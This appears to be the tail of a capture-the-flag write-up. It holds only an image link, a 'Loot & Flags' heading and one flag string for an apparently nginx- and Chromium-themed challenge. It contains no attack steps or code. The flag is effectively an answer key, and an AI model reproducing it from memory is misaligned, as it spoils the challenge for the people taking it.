
Loot & Flags
Flag: UMASS{d0nt_m3ss_w1th_nG1nx_4nd_chr0m1uM}